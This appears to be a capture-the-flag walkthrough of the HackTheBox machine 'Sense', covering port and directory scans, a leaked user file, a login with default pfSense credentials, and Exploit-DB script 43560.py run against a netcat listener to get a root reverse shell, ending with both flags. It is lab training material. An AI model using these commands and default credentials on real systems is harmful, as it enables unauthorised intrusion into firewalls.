


# ***HackTheBox : Sense***

This is the walkthrough of hack-the-box machine named "Sense"



## ***Enumeration and Scanning***

lets begin with some basic nmap enumeration :

```

(root@kali)-[/home/kali]
# nmap -A -T4 10.10.10.60
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 03:47 EDT
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.66% done; ETC: 03:48 (0:00:00 remaining)
Nmap scan report for 10.10.10.60
Host is up (0.47s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp    open  ssl/http lighttpd 1.4.35
|_http-title: Login
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:8.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 8.1 (85%), OpenBSD 4.3 (85%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 507.68 ms 10.10.16.1
2 507.78 ms 10.10.10.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.14 seconds


```

so after reading the results we can see that there are 2 open ports , that too are webserver on HTTP and HTTPS .

there is nothing much to enumerate , lets begin with enumerating the website .

## ***Webserver Enumeration [PORT 80,443]***

so after visiting the web address , it automatically redirects us to https site :



so there is a pfsense login page here ,

lets enumerate some hidden directories and files :

```
(root@kali)-[/home/kali/sense-htb]
# gobuster dir -u https://10.10.10.60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150 -k -x txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.10.60
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt
[+] Timeout: 10s

2022/06/22 05:19:02 Starting gobuster in directory enumeration mode

/themes (Status: 301) [Size: 0] [→ https://10.10.10.60/themes/]
/css (Status: 301) [Size: 0] [→ https://10.10.10.60/css/]
/includes (Status: 301) [Size: 0] [→ https://10.10.10.60/includes/]
/javascript (Status: 301) [Size: 0] [→ https://10.10.10.60/javascript/]
/changelog.txt (Status: 200) [Size: 271]
/classes (Status: 301) [Size: 0] [→ https://10.10.10.60/classes/]
/widgets (Status: 301) [Size: 0] [→ https://10.10.10.60/widgets/]
/tree (Status: 301) [Size: 0] [→ https://10.10.10.60/tree/]
/shortcuts (Status: 301) [Size: 0] [→ https://10.10.10.60/shortcuts/]
/installer (Status: 301) [Size: 0] [→ https://10.10.10.60/installer/]
/wizards (Status: 301) [Size: 0] [→ https://10.10.10.60/wizards/]
Progress: 72088 / 441094 (16.34%)
Progress: 108960 / 441094 (24.70%)
Progress: 128306 / 441094 (29.09%)
Progress: 128922 / 441094 (29.23%)
/csrfs (Status: 301) [Size: 0] [→ https://10.10.10.60/csrfs/]
/system-users.txt (Status: 200) [Size: 106]
```

there is a system-users txt file , lets see it :

```
< > ↺ 🪄 ⚠ Not secure 10.10.10.60/system-users.txt
🔄 kalraji121/Note... 🟢 Base64 Decod... 🔄 payloadbox/c... 🔄 PayloadsAllTh...
####Support ticket###

Please create the following user

username: Rohit
password: company defaults
```

so we got a username : Rohit and

password is a default password , lets find default creds online :

## Default Username and Password

The default credentials for a pfSense® software installation are:

Username:

admin

Password:

pfsense

so the password is 'pfsense' .

lets try to login , we logged in , credentials - rohit:pfsense

## Status: Dashboard



| System Information |   |
|--------------------|---|
| Name               | pfSense.localdomain   |
| Version            | 2.1.3-RELEASE (amd64)<br>built on Thu May 01 15:52:13 EDT 2014<br>FreeBSD 8.3-RELEASE-p16<br><br>Unable to check for updates. |
| Platform           | pfSense   |
| CPU Type           | Intel(R) Xeon(R) Gold 5218 CPU @ 2.30GHz<br>2 CPUs: 2 package(s) x 1 core(s)  |

| Interfaces |  |
|------------|--|
| WAN        | 1000baseT <full-duplex><br>10.10.10.60 |

so pfsense is on version 2.1.3 ,

lets use searchsploit to see if we have any exploit for this version of pfsense :

| Exploit Title  |  | Path                       |
|--|--|----------------------------|
| pfSense - 'interfaces.php?if' Cross-Site Scripting   |  | hardware/remote/35071.txt  |
| pfSense - 'pkg.php?xml' Cross-Site Scripting   |  | hardware/remote/35069.txt  |
| pfSense - 'pkg_edit.php?id' Cross-Site Scripting   |  | hardware/remote/35068.txt  |
| pfSense - 'status_graph.php?if' Cross-Site Scripting   |  | hardware/remote/35070.txt  |
| pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)                 |  | unix/remote/43193.rb       |
| pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities                 |  | php/remote/34985.txt       |
| pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution |  | php/webapps/23901.txt      |
| pfSense 2.1 build 20130911-1816 - Directory Traversal  |  | php/webapps/31263.txt      |
| pfSense 2.2 - Multiple Vulnerabilities   |  | php/webapps/36506.txt      |
| pfSense 2.2.5 - Directory Traversal  |  | php/webapps/39038.txt      |
| pfSense 2.3.1_1 - Command Execution  |  | php/webapps/43128.txt      |
| pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery                            |  | php/webapps/41501.txt      |
| pfSense 2.3.4 / 2.4.4-p3 - Remote Code Injection   |  | php/webapps/47413.py       |
| pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)              |  | php/remote/43341.rb        |
| pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting                 |  | php/webapps/46538.txt      |
| pfSense 2.4.4-p1 - Cross-Site Scripting  |  | multiple/webapps/46316.txt |
| pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting                    |  | php/webapps/46936.txt      |
| pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting                            |  | freebsd/webapps/48300.txt  |
| pfSense 2.4.4-p3 - Cross-Site Request Forgery  |  | php/webapps/48714.txt      |
| pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                               |  | php/webapps/43560.py       |
| pfSense Community Edition 2.2.6 - Multiple Vulnerabilities                                   |  | php/webapps/39709.txt      |
| pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery                              |  | php/webapps/39306.html     |
| pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery                                 |  | php/webapps/39695.txt      |
| pfSense UTM Platform 2.0.1 - Cross-Site Scripting  |  | freebsd/webapps/24439.txt  |

Shellcodes: No Results

so there is a command injection exploit , 43560.py .

lets copy it :

```
(root@kali)-[/home/kali/sense-htb]
# searchsploit -m 43560
Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
URL: https://www.exploit-db.com/exploits/43560
Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/sense-htb/43560.py
```

lets see the arguments required by exploit :

```
(root@kali)-[/home/kali/sense-htb]
# python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help            show this help message and exit
  --rhost RHOST          Remote Host
  --lhost LHOST          Local Host listener
  --lport LPORT          Local Port listener
  --username USERNAME    pfsense Username
  --password PASSWORD    pfsense Password
```

## ***Exploitation : 43560.py***

So, before executing the exploit , setup a netcat listener :

```
(kali@kali)-[~]
$ nc -lnvp 9999
```

then run the exploit :

```
(root@kali)-[/home/kali/sense-htb]
# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.3 --lport 9999 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

as soon as the exploit completes we will have a shell :

```

(kali㉿kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.60] 12156
sh: can't access tty; job control turned off
# whoami
root

```

we got a shell as root , so no need for privilege escalation .

## ***Flags:***

so here are the user and root flags :

### ***User***

```

user.txt
# cat user.txt
8721327cc232073b40d27d9c17e7348b

```

### ***Root***

```

root.txt
# cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86

```